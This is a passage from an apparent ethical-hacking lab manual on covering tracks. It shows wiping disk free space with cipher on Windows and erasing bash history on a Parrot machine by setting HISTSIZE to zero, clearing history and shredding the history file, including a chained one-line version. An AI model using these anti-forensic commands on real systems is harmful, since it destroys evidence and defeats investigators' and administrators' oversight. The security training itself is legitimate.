Microsoft Windows [Version 10.0.22000.469]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>cipher /w:C:
To remove as much data as possible, please close all other applications while
running CIPHER /W.
Writing 0x00
.....
.....^C
C:\Windows\system32>
```

12. This concludes the demonstration of clearing Windows machine logs using various utilities (Clear_Event_Viewer_Logs.bat, wevtutil, and Cipher).

13. Close all open windows and document all the acquired information.

Task 3: Clear Linux Machine Logs using the BASH Shell

The BASH or Bourne Again Shell is a sh-compatible shell that stores command history in a file called bash history. You can view the saved command history using the `more ~/.bash_history` command. This feature of BASH is a problem for hackers, as investigators could use the bash_history file to track the origin of an attack and learn the exact commands used by the intruder to compromise the system.

Here, we will clear the Linux machine event logs using the BASH shell.

1. Turn on the **Parrot Security** machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.


Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
4. The **Parrot Terminal** window appears. Type **export HISTSIZE=0** and press **Enter** to disable the BASH shell from saving the history.

Note: **HISTSIZE**: determines the number of commands to be saved, which will be set to 0.

- In the **Terminal** window, type **history -c** and press **Enter** to clear the stored history.

Note: This command is an effective alternative to the disabling history command; with **history -c**, you have the convenience of rewriting or reviewing the earlier used commands.



```


[attacker@parrot]~$ export HISTSIZE=0
[attacker@parrot]~$ history -c
[attacker@parrot]~$

```

- Similarly, you can also use the **history -w** command to delete the history of the current shell, leaving the command history of other shells unaffected.
- Type **shred ~/.bash_history** and press **Enter** to shred the history file, making its content unreadable.

Note: This command is useful in cases where an investigator locates the file; because of this command, they would be unable to read any content in the history file.

- Now, type **more ~/.bash_history** and press **Enter** to view the shredded history content, as shown in the screenshot.



```

[attacker@parrot]~$ export HISTSIZE=0
[attacker@parrot]~$ history -c
[attacker@parrot]~$ shred ~/.bash_history
[attacker@parrot]~$ more ~/.bash_history
000?{000J0h600h0xB0K0Pjg(w00-00@0A}D0U00t0#Z0600-40@V00[SH00000000000j00\B*0000s[08000
#f00 nrk0[]YS~00B_00t0U{00o0000K00#p00U0=0-6a00*0000b0 0@ 0C00o0V0000Wla0-3iCu0L00K0`00E000 00b0@
RGj00003 0av0 0@U`00jg00=+0q0i000!00(00y0060,'P000s0S00dBD000j000000{!0#0^L0}000P000000-0?[00
000000^
--More-- (21%)

```


9. Type **ctrl+z** to stop viewing the shredded history content.

Note: The time taken for shredding history file depends on the size of the file.

```

[attacker@parrot]~$ export HISTSIZE=0
[attacker@parrot]~$ history -c
[attacker@parrot]~$ shred ~/.bash_history
[attacker@parrot]~$ more ~/.bash_history
00Z00+0?00C00X000<00`0020r0D00A0k0Uk0p0(i00004q^0E5\5A03^x00z{000h0G3;y 0~0'00A*L00A\020r{T07m0Mu00Z0
D00e(00;0(0FX'000C0cf
0y0]00000000
h0000z00k0m0j0"000,o0a04独0F&JH00\000^0' |060E^%0000}!000e°(t09G0000000000Fc00}0 n0c00000Y0j00
{%0900^ 0010Pgr00K0_H编q0 0[00j0

--More-- (26%)
[1]+  Stopped                  more ~/.bash_history
[~]-[attacker@parrot]~$

```

10. You can use all the above-mentioned commands in a single command by issuing **shred ~/.bash_history && cat /dev/null > .bash_history && history -c && exit**.

```

[attacker@parrot]~$ shred ~/.bash_history && cat /dev/null > .bash_history && history -c && exit

```

11. This command first shreds the history file, then deletes it, and finally clears the evidence of using this command. After this command, you will exit from the terminal window.
12. This concludes the demonstration of how to clear Linux machine logs using the BASH shell.
13. Close all open windows and document all the acquired information.


Task 4: Hiding Artifacts in Windows and Linux Machines

Artifacts are the objects in a computer system that hold important information about the activities that are performed by user. Every operating system hides its artifacts such as internal task execution and critical system files.

Here, we use various commands to hide file in Windows and Linux machines.

1. Switch to the **Windows 11** virtual machine.
2. Click **Search** icon () on the **Desktop**. Type **cmd** in the search field, the **Command Prompt** appears in the results, click **Run as administrator** to launch it.

Note: If a **User Account Control** pop-up appears, click **Yes**.



3. In the command prompt window type **cd C:\Users\Admin\Desktop** and press **Enter**, to navigate to **Desktop**.
4. Type **mkdir Test** and press **Enter** to create Test directory on **Desktop**.

